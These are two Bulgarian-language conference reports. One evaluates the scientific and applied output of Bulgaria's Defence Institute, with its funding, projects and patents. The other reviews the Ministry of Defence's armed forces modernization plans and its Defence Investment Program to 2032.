Експертният потенциал на Института по отбрана се използва активно за сертификация на системи за управление на качеството, на продукти, свързани с отбраната и на средства за физическа сигурност на информацията, за осигуряване и управление на качеството на доставените продукти, за регистрация и сертификация на летателната годност на военните въздухоплавателни средства за МО. Освен това, той разполага с акредитирани от Изпълнителна агенция „Българска служба по акредитация“ лаборатории за провеждане на изпитвания и изследвания на характеристиките на продукти за устойчивост при въздействие на външни фактори (температура, влага, атмосферни влияния и др.), за изпитания на тилово имущество и материали и за извършване на калибриране, проверка на средства за измерване и пр.

Мисията на Института по отбрана е да бъде научноизследователска организация, обединяваща научен и експертен потенциал в областта на военната техника за извършване на обучение, научни и приложни изследвания и развойна дейност в интерес на националната сигурност и отбрана, в подкрепа на процеса на трансформация на Въоръжените сили (ВС), да поддържа способности и капацитет, осигуряващи всеобхватна и задълбочена военна научноизследователска, научно-приложна и опитно-конструкторска експертиза, гарантираща развитието на

Въоръжените сили, военнопromишления комплекс и отбраната на страната, както и да се стреми към постигане на върхови постижения в областта на науката и технологиите за сигурност и отбрана в национален и международен мащаб и сближаване със световните стандарти.

Някои от основните функции на института са свързани освен с осъществяването на научноизследователска, научно-приложна и опитно-конструкторска дейност в областта на въоръжението, информационните системи (системите С4И), военната техника и военнотехническите имущества, и с подпомагане на анализа на състоянието на въпросното въоръжение и техника и изготвяне на перспективни прогнози за развитието им, подпомагане на интегрираните проектни екипи с участие в подготовката, научното съпровождане и цялостното изпълнение на програми и проекти в интерес на отбраната, подпомагане и осигуряване с научно-техническа експертиза дейността на Съвета по въоръженията и на Съвета по отбранителни способности (консултативни органи към министъра на отбраната, съгл. чл. 33, ал. 7 от ЗОВС на Р. България), изготвяне на тактико-техническите задания (ТТЗ), техническите спецификации (ТС) и експертизи, на програмите и методиките за изпитвания, както и на стандартизационни и други документи, свързани с аквизицията на отбранителни продукти, извършване на лабораторни, функционални, приемни и полигонни изпитвания, осъществяване на методическо ръководство на дейността на Централния артилерийски технически изпитателен полигон (ЦАТИП), контрол на качеството и сертифициране на военна и специална продукция, имущества и други продукти, разработване, проверка, съхраняване и актуализиране на военнотехнически стандарти и документация, метрологичен контрол, калибриране и проверка на средства за измерване.

Наред с това институтът осъществява сътрудничество в областта на научно-приложните изследвания и технологии, изпитванията и сертификацията на въоръжение, техника и имущества в рамките на НАТО (NATO Support and Procurement Agency - NSPA, NATO Communications and Information Agency -NCIA, Centre for Maritime Research and Experimentation - CMRE, Allied Command Transformation - АСТ и др.), ЕС (Европейска агенция по отбрана, Европейската комисия и др.) и на двустранна основа, координира и планира чрез национални представители научноизследователска дейност в международни организации в областта на науката и технологиите за сигурност и отбрана, участва в международни проекти и научноизследователски групи в същата област. В допълнение към функционалната ангажираност на научната структура може да се посочи изпълнението на дейности по осигуряване на авиационна безопасност и летателна годност на военните въздухоплавателни средства и на въздухоплавателните средства - собственост на МВР, изпълнение на дейности по регистрацията и водене на регистъра на тези средства, както и извършване на военно-икономически анализи на въоръженията, техниката и системите на Въоръжените сили, планиране и организиране на процесите по приемане и прилагане на стандартизационните документи на НАТО и развитието на съответната информационна система, подпомагане на министъра на отбраната при

защитата и използването на интелектуалната и индустриалната собственост на МО и изпълнение на дейностите от Закона за патентите и регистрацията на полезните модели.

Институтът по отбрана е разработвал или участвал (в по-голямата си част) в разработването или съпровождането на следните проекти, свързани с националната сигурност (сектори отбрана и сигурност):

- „Придобиване на нов тип боен самолет“ – методика за избор на оптимален вариант за реализация на проекта;
- „Придобиване и поддръжка на основна бойна техника за изграждане на батальонни бойни групи от състава на механизирани бригада“ – анализ и оценка на вариантите за реализация на проекта;
- „Многофункционален патрулен кораб“ – ТТЗ;
- „КИП на контингент“ – ТТЗ; „Автоматизирана информационна система на Българската армия, оперативните и тактическите щабове“ – технико-икономически доклад, ТТЗ;
- „Киберотбрана“ – технико-икономически доклад, ТТЗ;
- „Разширение и развитие на стационарната комуникационна система на Българската армия“;
- „Изграждане на прототип на високонадеждна облачна архитектура, осигуряваща платформа за информационни услуги и защитен обмен на информация в система от центрове за данни“;
- „IP-базирана телефонна централа до 250 абоната, съвместима с цифрови и аналогови централи и апарати, позволяваща аудио и видео разговори и конференции“; и др.

От 2011 г. на Института по отбрана са възложени функциите по управление и организиране на работата на българската страна с Организацията за наука и технологии на НАТО (NATO Science and Technology Organization - STO), която се явява най-големият изследователски форум в света в областта на отбраната и сигурността, с активно ангажирани над 5 000 учени и годишна програма за работа по над 300 проекта. Тази организация формира политиката на НАТО в областта на научните изследвания и технологии за постоянно усъвършенстване на съюзните оперативни способности с цел повишаване на ефективността от използването на националните отбранителни научни изследвания чрез съвместни изследвания и обмен на информация в сътрудничество с държавите-членки и с партньори, в полза на задоволяването на военните потребности на НАТО. Институтът организира и координира участието и дейността на националните ни представители в панелите на организацията.

От 2011 г. датира и сътрудничеството на института с Европейската агенция по отбрана (European Defense Agency - EDA), която е основана през 2004 г. като междуправителствена организация, подчинена на Европейския съвет с основна мисия да поддържа съвета в усилията му за подобряване на европейските отбранителни способности, възможностите за реакция при кризи и подкрепа на Общата политика за сигурност и отбрана на съюза (ОПСО). Чрез различни мрежи от национални експерти се поддържа връзка с над 4000 специалисти по отбрана,

които са организирани в екипи за интегрирано развитие (IDTs), проектни екипи (PT), както и Ad hoc (от лат. – специално, използвано само за специални цели) групи, състоящи се от национални експерти, по всяка тема.

Институтът по отбрана е организатор или съорганизатор на редица конференции и други научни симпозиуми, форуми и мероприятия, измежду които са Международна научна конференция „ХЕМУС“ (провеждана в гр. Пловдив на всяка четна година), Симпозиум за научни изследвания и иновации за европейска сигурност и отбрана, Международна научна конференция „Digilience“, Международна научна конференция „Съвременни изследвания и технологии за отбраната“, семинари, кръгли маси и др.

Структурно институтът се състои от следните основни звена: ръководство и административно-финансови органи; четири дирекции: „Военна сертификация, качество и сертификация“, „Развитие на въоръжението, техниката, тиловите имуществва и материалите“, „Развитие на системите С4I“, „Изпитвания и контролни измервания на въоръжение, техника и имуществва“, и отдел „Сигурност на информацията, секретни патенти и защита на интелектуалната и индустриална собственост“.

Наличието на такава специализирана научна структура в рамките на МО, каквато е Института по отбрана, струва на държавата (респ. на отбранителното ведомство), в чисто финансов аспект, 37.908 млн. лв. (по справка от МО) за периода 2010-2021 г., като в тази сума са включени разходи за персонал, издръжка и капиталови разходи. Средно по малко повече от 3 млн. лв. на година (250 хил. лв./месечно), със стабилна закономерна тенденция на плавно годишно нарастване. Липсва информация каква част от тези разходи са предназначение конкретно за наука и в частност за научни изследвания, ерго за научни достижения и иновации. Което няма и как да бъде специално отделено от цялостната дейност на института, и което е обект на посоченото по-нататък.

Справка за научните проекти, изпълнявани от Института по отбрана, финансирани по програма на МО за научноизследователски дейности и проекти за периода 2014-2022 г., показва, че те са 15 бр. на обща стойност около 300 хил. лв. (299 872 лв.), както следва:

- Оценка на нивото на замърсяване на почвата на ЦАТИП (2014-2015 г.) – 28 310 лв.;
- Национален научно-приложен проект на тема „Изследване приложението на леки материали за балистична защита“ в панел „Приложни технологии на транспортните средства“ на Организацията за наука и технологии (Science and Technology Organization - STO) на НАТО (2016-2018 г.) – 21 000 лв.;
- Конструирание на прибор за дистанционно развитие на взривателите на артилерийски и минохвъргачни бойни припаси (2017-2019 г.) – 14 850 лв.;
- Изследване на нови технологични решения за оценка на техническото състояние на боеприпасите (2019-2020 г.) – 17 470 лв.;
- Изследване и разработване на пиротехнически осветителни състави с ниска екотоксикологичност (2019-2022 г.) – 21 590 лв.;

- Наблюдение и анализ на данни за злонамерени активности в мрежи Malicious Network Activities Monitoring and data Analysis – MAMA (2019-2022 г.) – 12 300 лв.;
- Изследване възможностите за използване на екзоскелети във ВС на Р. България (2019-2022 г.) – 18 014 лв.;
- Изследване на възможностите за разработване на безредукторна система за задвижване на боен модул за 12,7 мм картечница (2019-2022 г.) – 36 766 лв.;
- Методология за предвиждане на тенденции в развитието на военните технологии и влиянието им върху изграждането на отбранителните способности на Р. България (2019-2022 г.) – 29 400 лв.;
- Изследване на композитни материали за балистична защита на бойни платформи (2019-2022 г.) – 28 274 лв.;
- Изследване на материали за изработване на униформени облекла (2021-2022 г.) – 9 432 лв.;
- Изследване на възможността за постигане на устойчивост, автономност и ефективност в енергийно отношение на отдалечени инфраструктурни обекти в отбраната (2019-2022 г.) – 40 916 лв.;
- Изработване на установка/и за монтаж на 7,62 мм картечница ПК за вертолетите AS 532 AL CSAR (2022 г.) – 18 060 лв.;
- Изследване на възможността за осъществяване на ултразвуков контрол на гладкостволни оръдейни тела (125 mm Д81Т) (2022 г.) – 2 240 лв.;
- Изследване на системи за командване и управление (С2) за нуждите на ВС (2022 г.) – 1 250 лв.

Във фокуса на настоящия анализ са практическите ползи от осъществяваната от Института по отбрана научна дейност, която намира своята релация към цялостната научна дейност на института, и към т.нар. „научно-приложна“ или само „приложна“ дейност. За да бъдат разгледани и съответно правилно оценени научните приноси е резонно да бъде дефинирано самото понятие „наука“, като отправен репер на анализа. „Наука“ в най-широкия класически смисъл на понятието е систематизирано достоверно знание, което може да бъде убедително обяснено чрез логиката. Съвременната философия на науката дефинира понятието по-тясно, като ограничава обхвата му до знанието, което е експериментално проверимо въз основа на научния метод. Науката в тесния вече смисъл се разделя на две основни направления – природни науки, които изследват природните явления, и социални науки, които изучават човешкото поведение и общество. Науката в тези две групи се основава на наблюденията и възможността за проверка на изводите чрез повторими експерименти. Подобни са принципите и на приложните науки, като медицината и инженерната наука, като те се концентрират върху практическите приложения на научното познание. Науката е постоянно усилие да се придобие и увеличи човешкото познание и разбиране посредством строги изследвания.

За целта на анализа са използвани наличните годишни доклади за дейността на Института по отбрана, от неговото основаване до сега, в които, като по

презумпция, се съдържа цялостната негова дейност през разглеждания период. На практика обаче това са само 5 бр. документи: два Отчета за дейността на института, за първата година от създаването му – 2010 г. и за 2015 г.; Доклад за работата на института по технологична, изследователска и развойна дейност през 2012 г. за изготвянето на ежегодния доклад за състоянието на отбраната и ВС; Доклад за състоянието на института от август 2014 г., поискан да послужи за информация на новоназначен служебен министър на отбраната; и Отчет за изпълнение на задачите, залегнали в План-програма за 2018 г. за разходване на финансовите средства, отпуснати на Института по отбрана за 2018 г., по линия на комуникационните и информационните системи (системи С4И оборудване). Наличието на само два годишни отчета, от очаквани дванадесет такива, както и други документи, само гравитиращи около тях, сериозно ограничава възможността за пълно и детайлно изследване на предметната дейност на Института по отбрана, предварително зададена в дозежния обхват. Въпреки сравнително оскъдната информация, може да се направи едно макар и ограничено, но сравнително задоволително обобщаване относно направленията, в които е насочена основната дейност на Института по отбрана, които са следните:

- изпълнение на теми от Плана на МО по цели на ВС;
- дейности в областта на развитието на въоръжението, техниката и тиловото имущество, в различните фази на техния жизнен цикъл;
- научноизследователска и научно-приложна дейност в областта на развитието на системите С4И, включително инвестиционно проектиране и инвестиционен контрол;
- проекти, разработвани за нуждите на МО, науката и научноизследователската дейност (като „Войник на бъдещето“, разработване на нови полеви облекла и обувни изделия, средства за балистична защита и пр.);
- дейности в областта на качеството, сертификацията и изпитванията и контролните измервания на отбранителните продукти;
- ръководство и (предимно) съпровождане на дългосрочни инвестиционни проекти, разработване на методики и програми за тях;
- международна научноизследователска дейност в рамките на НАТО, ЕС и на двустранна основа, и военнотехническо сътрудничество;
- участие в научни форуми, изложения, одити, презентации на или с фирми – потенциални производители на отбранителна, специална продукция и иновативни изделия с приложения в отбраната и сигурността;
- административно и финансово осигуряване на института, както и дейности/мероприятия по подготовка и реализация на ръководния, научноизследователския и експертен състав.

Към месец декември 2022 г. притежаваните защитени продукти на интелектуална собственост на МО са както следва: 3 бр. полезни модели (радиолокационна и въздушна мишена и резервоар на бордова противопожарна система), от 1991, 1994 и 2000 г., прекратени поради неплащане на такси или прекратено производство; 3 бр. търговски марки от 1995 и 2001 г. с изтекъл срок на

закрила; 45 бр. национални патенти от 1884 до 2008 г., 15 бр. прекратени поради изтичане на срока им на действие или неплатени годишни такси; и 404 бр. промишлени дизайни, от които 162 са регистрирани в Патентното ведомство от 2002 до 2018 г. – предимно дрехи, обувки, пагони, шапки и аксесоари към униформа.

Според собствено изявление, от 2020 г. Институтът по отбрана е предприел политика за обвързване на проектните предложения по програмата на МО за научни изследвания с постигане на приложни резултати, като е планирано научноизследователските проекти на министерството да се разглеждат и от патентната комисия с възможност за регистрация и защита на правата на интелектуалната собственост на министерството за следните четири проекта: „Изследване на възможностите за разработване на безредукторна система за задвижване на боен модул за 12.7 мм картечница“, „Изследване на композитни материали за балистична защита на бойни платформи“, „Изработване на установка/и за монтаж на 7.62 мм картечница ПК на вертолети AS-532 AL CSAR“, „Изследване на възможността за осъществяване на ултразвуков контрол на гладкостволни оръдейни тела (125 мм. Д81Т)“.

От всичко посочено дотук и с отчитане на частичната липса на достатъчно априорни данни, и по скоро на основата на апостериорни такива, може да се синтезират следните обобщаващи по отношения на практическата насоченост на научната дейност на Института по отбрана изводи:

1 Такова конкретно специализирано научно звено/институция, в рамките на МО, което понастоящем отъждествяваме с Института по отбрана „Проф. Цветан Лазаров“, определено е необходимо и целево аргументирано в предметно обективно, структурно и функционално отношение.

2 Институтът по отбрана изпълнява предимно дейности, свързани с концептуални научни аспекти, проследяване на свързания с неговата мисийна насоченост световен опит и тенденции, подходи за работа, ефективно разходване на ресурси, организация и участие на форуми и презентационна дейност, научно съпровождане, сертифициране на системи за управление на качеството на производството на отбранителни продукти, както и на отделни продукти, оценката на качеството и на различни видове приложим риск и др.

3 Основна част от дейността на института е свързана с международна дейност, включително участие в международни проекти и програми, инициативи и инструменти за развитие на научноизследователската и развойна дейност, както и в научно-приложни проекти и методологически мероприятия.

4 Научно-приложната дейност, насочена към практическата реализация на проекти/програми, не е в посока потребител/заявител към разработчик и изпълнител (тоест по инициатива на структурни звена на ВС) а де факто е по обратно насочена логика, при която друг взема решението, а потребителят само дава становище относно необходимостта и пригодността на продукта.

5 Липсва чиста в практическо отношение опитно-конструкторска и развойно-изследователска дейност, насочена пряко към изграждане на отбранителните способности на ВС, ерго свързана с реализирането на

инвестиционните проекти за модернизация, съответстваща на предмета на съществуване на научната институция, и измерваща се с преки показатели за ефективност и ефикасност, научно достижение или икономия на ресурси.

По отношение и за преодоляването на последния посочен по-горе извод, явяващ се сериозен недостатък в дейността на Института по отбрана, е необходимо становището на широк кръг ангажирани длъжностни лица и структури от МО, а ако се помисли по англо - и от други извън министерството, но свързани със Системата за отбрана, и в частност с изграждането на отбранителни способности от родните въоръжени сили. Би било удачно и сформирани на подходяща работна група или друга форма на консултативна организация, с цел разнообразие и синергия на мненията, за подпомагане на процеса по вземане на решение по предметния въпрос.

Използвана литература:

1. Материали от Интернет сайтовете на Министерство на отбраната и Института по отбрана „Проф. Цветан Лазаров“ и явна служебна литература, налична в Министерството на отбраната, 06.12.2022 г.
2. Алашки, М. „Вземане на решения в Системата за защита на националната сигурност“, монография, 2022 г., Принт фактор, ISBN 978-619-91280-3-9.

Докладът не се съдържа класифицирана информация!

PLANS AND PROGRAMS FOR THE MODERNIZATION OF THE ARMED FORCES OF THE REPUBLIC OF BULGARIA

Maxim M. Alashki²

Abstract: *The report provides a brief overview of the actions of the Ministry of Defense in the direction of modernization and/or rearmament of our Armed Forces in the last 5 years: the Strategic Review of Defense and the resulting documents, plans and programs. In particular, and in more details, the Defense Investment Program until 2032, adopted by the National Assembly in April of this year, and its content, which also coincides with the report topic assigned to the current conference, are emphasized*

Keywords: *plans, programs, Ministry of Defense, Armed Forces, modernization, rearmament, defense investment.*

ПЛАНОВЕ И ПРОГРАМИ ЗА МОДЕРНИЗАЦИЯ НА ВЪОРЪЖЕНИТЕ СИЛИ НА РЕПУБЛИКА БЪЛГАРИЯ

Максим М. Алашки

Министерство на отбраната, дирекция „Политика по въоръженията“

Анотация: *В доклада е направен кратък преглед на действията на Министерството на отбраната в посока на модернизация и/или превъоръжаване на въоръжените ни сили през последните 5 години: Стратегическият преглед на отбраната и произтичащите от него документи, планове и програми. По-специално и в повече детайли е акцентирано на приетата от Народното събрание през април, т.г., Програма за инвестиции в отбраната до 2032 г. и нейното съдържание, което съпада и със зададената на настоящата конференция тема за доклад.*

Ключови думи: *планове, програми, Министерство на отбраната, Въоръжени сили, модернизация, превъоръжаване, инвестиции в отбраната.*

В резултат на проведения през 2019-2020 г. в Министерството на отбраната Стратегически преглед на отбраната, като част от Стратегическия преглед на Системата за защита на националната сигурност бе разработена Програма за развитие на отбранителните способности на Въоръжените сили на Република България до 2032 г. (Програма-2032). С програмата се определя стратегическата рамка, основните параметри на отбранителната политика и минимално необходимите отбранителни способности на Въоръжените сили на Република България съобразно приетото ниво на политическа амбиция за тяхното използване. Програма-2032, от своя страна, бе основа за разработване на План за развитие на Въоръжените сили на Република България до 2026 г. (План-2026) и Инвестиционен

² Авторът е държавен експерт в дирекция „Политика по въоръженията“, Министерство на отбраната и професор по стратегическо управление и аквизиция на националната сигурност във Висшето училище по сигурност и икономика (ВУСИ) – гр. Пловдив.

план-програма на Министерството на отбраната до 2032 г. Предвид характеристиките на средата на сигурност, планирането на отбраната се базира на способности, с отчитане на заплахите и при съобразяване с разполагаемите и планирани ресурси.

Изработеният такъв Инвестиционен план-програма на Министерството на отбраната до 2032 г. бе разгледан на заседание на Съвета по отбрана, проведено на 27.04.2021 г. и приет с някои указания относно неговата актуалност и прецизиране. Той съдържаше инвестиционни проекти за реализиране на основните (приоритетните) отбранителни способности, включвайки прогнозен график за изпълнението им и планираните/ прогнозираните необходими капиталови разходи за всеки един от тях. Амбицията с него бе да се набележат основните дългосрочни направления за модернизация/превъоръжаване на Въоръжените сили до 2032 г. и да се внесе ред, последователност, предвидимост и прозрачност в разходването на капиталовите средства за тях, с основен принцип постигане на баланс (сиреч най-добро възможно съотношение) между потребностите от способности и наличните за тях ресурси.

На основата на тази План-програма през лятото на 2022 г. бе разработена Програмата за приоритетни инвестиционни разходи (ППИР) на Министерството на отбраната до 2032 г. съдържаща проекти за модернизация за изграждане/ придобиване на приоритетните отбранителни способности – такива, които надхвърлят 100 млн. лв. и са от правомощията на Народното събрание, съгл. чл. 26, т. 31а от ЗОВСРБ. Във фокуса на програмата беше материализирането на отбранителните способности на предметните приоритетни проекти, като отново основната цел бе по определен ред и с прозрачност в разходването на средствата за капиталови разходи от бюджета на Министерството на отбраната да се реализират основните направление за изграждане на модерни, високотехнологични и оперативно съвместими със съюзниците Въоръжени сили.

Въпросната програма бе одобрена от Министерския съвет с решение № 700 от 28.09.2022 г. и предложена на 48-то Народно събрание за съответно приемане. Последното обаче не се случи и вместо това законодателният ни орган със свое решение от 31.01.2023 г. възложи на Министерския съвет в 3-месечен срок да изготви нова „...всеобхватна и финансово обоснована програма за инвестиции в отбраната до 2032 г.“, включваща (цитати): всички идентифицирани необходими отбранителни способности, които следва да бъдат достигнати до 2032 г.; проектите, необходими за реализацията на отбранителните способности; ясни критерии и механизъм за извършване на приоритизиране на проектите, изграждащи национални способности, съобразно поетите от България ангажменти по цели на способностите на НАТО за отбрана, като проектите следва да включват всички необходими разходи за придобиването на отбранителната способност по утвърдени стандарти на НАТО; финансова рамка, която да позволи реализацията на всички заложен проект, но и да гарантира безпрепятствения процес за поддръжка на съществуващите способности в рамките на посочения период, и която да осигури не само придобиване, но поддръжане на придобитите способности и нормален инвестиционен процес в Министерството на отбраната, в

съответствие с критериите за конвергенция, заложи в Договора за функционирането на Европейския съюз, и да не позволи застрашаване на фискалната стабилност на страната; решения за модернизацията на формированията, които остават извън приоритетните инвестиционни проекти; възможности за развитие на стратегическо сътрудничество с държави-членки на НАТО и Европейския съюз, както и възможности за трансфер на технологии и индустриално сътрудничество и др.

Във връзка с изпълнение на решението на Народното събрание в Министерството на отбраната с министерска заповед бе създадена работна група, включваща представители на предметно ангажираните структури от министерството и тези на пряко подчинение на министъра на отбраната (СПМО) и Българската армия. В дадения срок Съветът по отбрана разгледа проекта на програмата на 24.04.2023 г., съответно бе одобрена от Министерския съвет с решение № 352/09.05.2023 г. и предложена за приемане на Народното събрание. Обаче до избирането на редовен кабинет на 06.06.2023 г. тя не бе разгледана от Парламента.

След смяната на политическото ръководство в Министерството на отбрана, то реши, че е целесъобразно да се запознае по-детайлно с нейното съдържание, принципи, допускания, проекти, начини и размер на финансиране, рискове и пр., да направи своите анализи и евентуално да нанесе промени в разработения вече документ, като част от т.нар. „Стратегически преглед на отбранителната политика на Република България като периодичен преглед на отбраната“. В тази връзка Министерския съвет със свое решение № 442/22.06.2023 г. реши Програмата да бъде оттеглена от Народното събрание. След нейното преразглеждане, тя бе отново надлежно внесена в Министерския съвет, приета с решение № 848 от 30.11.2023 г. и отново предложена за приемане на Народното събрание, което в крайна сметка се случи на 18.04.2024 г.

След този детайлен преглед на актуалното състояние на текущите планове и програми, свързани с т.нар. „модернизация и превъоръжаване“ на нашите въоръжени сили – термини, които е прието да използваме в разглежданата тематика, свързана с материализирането на отбранителните ни способности, или казано по друг начин с отбранителната аквизиция, независимо как точно са наречени съответните свързани с нея документи, ще ви запозная с основните и същностни елементи и характеристики на Програмата за инвестиции в отбраната до 2032 г., приета от Парламента, както вече стана ясно.

Изграждането на материалния компонент на отбранителните способности, включително на елементите за тяхната дългосрочна интегрирана логистична поддръжка, на базата на определените подходи, изисквания и приоритети, се осъществява от и в Системата за отбранителна аквизиция, част от Системата за управление на Министерството на отбраната. Целта е във възможно най-висока степен да бъдат осигурени материалните потребности на съответните заявители/потребители, при ефективно и ефикасно използване на ресурсите за отбрана, за придобиване, развитие и поддържане на тези способности през целия им жизнен цикъл и освобождаване от излишни такива, на най-приемлива

допустима цена. Изработването на стратегически документ за дългосрочно планиране на придобиването на материалния компонент на необходимите за Въоръжените сили отбранителни способности става съгласно утвърдения ред в Ръководство за планиране на отбраната, базирано на способности (от 2019 г.), на основата на Концепция за дългосрочно планиране на отбраната (от 2021 г.).

Програмата включва текстова част от 34 стр., и едно официално приложение за приоритетните направления за инвестиции, а за целите на нейното обсъждане от депутатите, и в изпълнение на решението на 48-то Народно събрание от 31.01.2023 г., в него са предоставени за запознаване два документа: „Списък на способности за изграждане и развитие до 2032 г.“ (за служебно ползване) и „Списък на приоритетни способности и проекти за изграждане и развитие до 2032 г.“ (поверително).

В Програмата за инвестиции в отбраната са разгледани, като отделно обособени части, тенденциите в актуалната среда на сигурност, подход за разработване, цел, приети допускания, трансляцията от способности към проекти, бюджетна рамка и източници за финансиране и съпътстващи изпълнението рискове, с насочване към проектите за модернизация.

Ще обърна особено внимание към подхода за разработване:

В рамките на упоменатият вече Стратегически преглед на отбраната (2019-2020 г.) в Министерството на отбраната са разработени т. нар. „Профили на сценарии“, представящи цялостната картина на минимално необходимите изисквания за комплекта сили и техните способности (Minimum Capability Requirements), с които Въоръжените сили ще постигнат целите на операциите. В резултат на приоритизация на способностите по сценария с най-високи изисквания, бе разработен „Приоритизиран списък на способностите с дефицит и способностите за поддържане и развитие“ включващ 188 бр. отбранителни способности. Извършеният тогава анализ на прогнозните разполагаеми и необходимите финансови средства показва, че е налице сериозна диспропорция между необходимите и наличните ресурси за осигуряване на всички необходими способности, която наложи търсене на варианти за финансиране на повече проекти, като в резултат на тяхното оптимизиране, с отчитане на финансовата рамка за прегледа, бе изготвен „Списък на способностите с дефицит и способностите за поддържане и развитие за изграждане в периода 2020-2032 г.“, включващ само 38 бр. способности и проекти от общо дефинираните 188, изискващи капиталови разходи по тогавашни разчети в размер на около 8,2 млрд. лв. По-късно този списък бе допълнен, а проектите за изграждане на способностите с индикативна стойност над 100 млн. лв. бяха заложили в проекта на несполучилата приемане Програма за приоритетни инвестиционни разходи на Министерството на отбраната до 2032 г. После при разработване на първия проект на Програма за инвестиции в отбраната до 2032 г. бе прието, че предвид релевантността на използваните в рамките на Прегледа на отбраната планиращи сценарии, дефинираните 188 бр. минимално необходими способности, все още са с решаващо значение за изпълнението на задачите на Въоръжените сили в национален и съюзен формат и необходимостта от наличието на тези способности

е валидна. На тази основа бе извършено допълнително актуализиране на определените 38 бр. приоритетни способности и проекти, отчитайки промените в актуалната среда на сигурност, сключените вече договори във връзка с модернизацията на Въоръжените сили, както и поетите ангажменти по съюзни планове, проекти, договори и инициативи.

В актуализирания списък бе поставен акцент върху частта от минимално необходимите способности, за които е възможно изграждане и развитие в ограниченията на очакваната финансова рамка до 2032 г. Така са извадени поддръжката и модернизацията на съществуващите способности, изпълнението на проекти и текущи задължения по действащи договори, включително за придобиването на многофункционалните модулни патрулни кораби, първи и втори етап от придобиването на нов тип боен самолет (F-16 Block-70), свързаните с тях по-малки проекти, както и придобиването на основна бойна техника за изграждане на батальонни бойни групи от състава на механизирани бригада, на 3D радары, инфраструктурните проекти за летище Граф Игнатиево и пристанище Варна, тъй като те се осигуряват от планираните финансови средства за т.нар. „ангажирани капиталови разходи по сключени договори, вкл. и за модернизация“ извън посочените в бюджетната рамка и източници на финансиране свободни финансови средства за нови проекти.

В изпълнение на решението на Народното събрание от 31.01.2023 г. са идентифицирани отбранителните способности за изграждане и развитие до 2032 г., като същите са групирани според функционалната им принадлежност и приоритетността им в своята група, и са дефинирани съгласно описанията и кодовете за способности и йерархията на способностите на НАТО. За постигането на тези способности са идентифицирани за реализация инвестиционни проекти до 2032 г. спрямо два варианта на финансова рамка за свободни капиталови разходи – при разходи за отбрана 2% и 2,5% от БВП.

В приложението към Програмата са представени следните 13 приоритетни направления за инвестиции/придобиване на въоръжение до 2032 г. чрез идентифицираните проекти с прогнозна стойност над 100 млн. лв.:

1.	<i>Придобиване на основна бойна техника за изграждане на батальонни бойни групи от състава на механизирани формирования от СВ</i>
2.	<i>Придобиване на нови трикоординатни радары</i>
3.	<i>Придобиване на брегови противокорабни ракетни комплекси</i>
4.	<i>Осигуряване на комуникационно-информационната поддръжка (КИП) на дивизионен щаб в полеви условия – Многонационален щаб на дивизия</i>
5.	<i>Придобиване на зенитно-ракетни комплекси - придобиване на ЗРК със среден/голям обсег на действие</i>
6.	<i>Изграждане на система за противовъздушна отбрана (ПВО) на механизирани бригада</i>
7.	<i>Придобиване на ракетна система за залпов огън с повишена мобилност (HIMARS)</i>
8.	<i>Придобиване на 155 мм гаубици</i>
9.	<i>Разузнаване и наблюдение на земни и морски цели, чрез използване на безпилотни</i>

	<i>летателни системи от среден и висок клас, с ударни възможности</i>
10.	<i>Придобиване на бойни вертолет</i>
11.	<i>Придобиване на противоминни кораби</i>
12.	<i>Развитие на способности за преодоляване на сухи и водни препятствия</i>
13.	<i>Придобиване на ракетни катери/ммпк</i>

Отделно там са включени и инфраструктурни проекти.

При приоритизацията на инвестиционните направления с прогнозна стойност над 100 млн. лв. са използвани критериите, съгл. МЗ № ОХ-93/30.01.2020 г.: оперативна целесъобразност в контекста на националното и съюзно планиране; приоритети по Целите за способности на НАТО; и логическа свързаност на необходимите проекти с текущите големи инвестиционни проекти. Идентифицираните отбранителни способности и проекти за тяхното изграждане и развитие са възможните в рамките на очаквания ресурс до 2032 г. в макрорамката на бюджета за отбрана. Тяхната евентуална реализация не отменя принципната необходимост от постигане, поддържане и развитие на всички дефинирани минимално необходими способности на Въоръжените сили на Република България.

Редуцирането на проектите до финансова рамка за разходи за отбрана в размер на 2% от БВП до 2032 г. налага реализацията на по-малко проекти и намаление на обема на дейностите по част от тях чрез реализирането им разпределено във времето. Макар и в рамките на ограничените финансови средства се предвижда приоритетно осигуряване на декларираните формирания за колективната отбрана в НАТО и ОПСО на Европейския съюз, а когато е възможно и някои от останалите сили с висока степен на готовност. В тези случаи реализацията на частта от проекта за съответното формиране се планира да осигури необходимите му отбранителни продукти в цялост. Следва да се подчертае, че дори при разходи за отбрана в периода 2023-2032 г., нарастващи до 2,5% от БВП, няма да може да се компенсира хроничното недофинансиране на Българската армия в последните 30 г., и финансовите средства за капиталови разходи няма да са достатъчни за цялостна модернизация на Въоръжените сили. През този период се очаква по-голямата част от намиращото се на въоръжение остаряло оборудване от времената на Варшавския договор, в т.ч. бойни самолети и зенитно ракетни комплекси, да стане негодно за експлоатация поради изтичане на ресурса, липса на резервни части и невъзможност за поддръжка.

В заложената финансова рамка за периода възможности за модернизация и превъоръжаване на формиранията извън приоритетните инвестиционни проекти остават пренасочването на оперативно съвместимо въоръжение и техника от модернизиращите се формирания (при наличие), използване на допълнителен или свободен финансов ресурс (при наличие), на механизмите на стратегическия партньорство със САЩ и/или други съюзници и партньори. Отчитайки изоставането в хода на модернизацията на Въоръжените сили, е заложен стремеж към осъществяване на максимален брой проекти чрез максимално ефективно използване на наличния финансов ресурс, като част от идентифицираните проекти могат да бъдат реализирани паралелно, като реализацията на някой от приоритетните проекти в приложението най-вероятно ще продължи и след 2032 г.

Също така, в зависимост от разполагаемите финансови средства по години, времевите рамки за осъществяване на отделните проекти и други обективни причини, които не могат да се предвидят към настоящия момент, проектите може да се реализират не в поредността, в която са представени съгласно приоритизацията. Във всеки случай обаче трябва да е налице максимален стремеж към спазване на логическата свързаност на проектите в рамките на дефинираните способности, така че да се постигне желаният краен резултат на придобиването на съответната способност в цялост, без да се променя приоритетността за реализация на направленията с прогнозна стойност над 100 млн. лв.

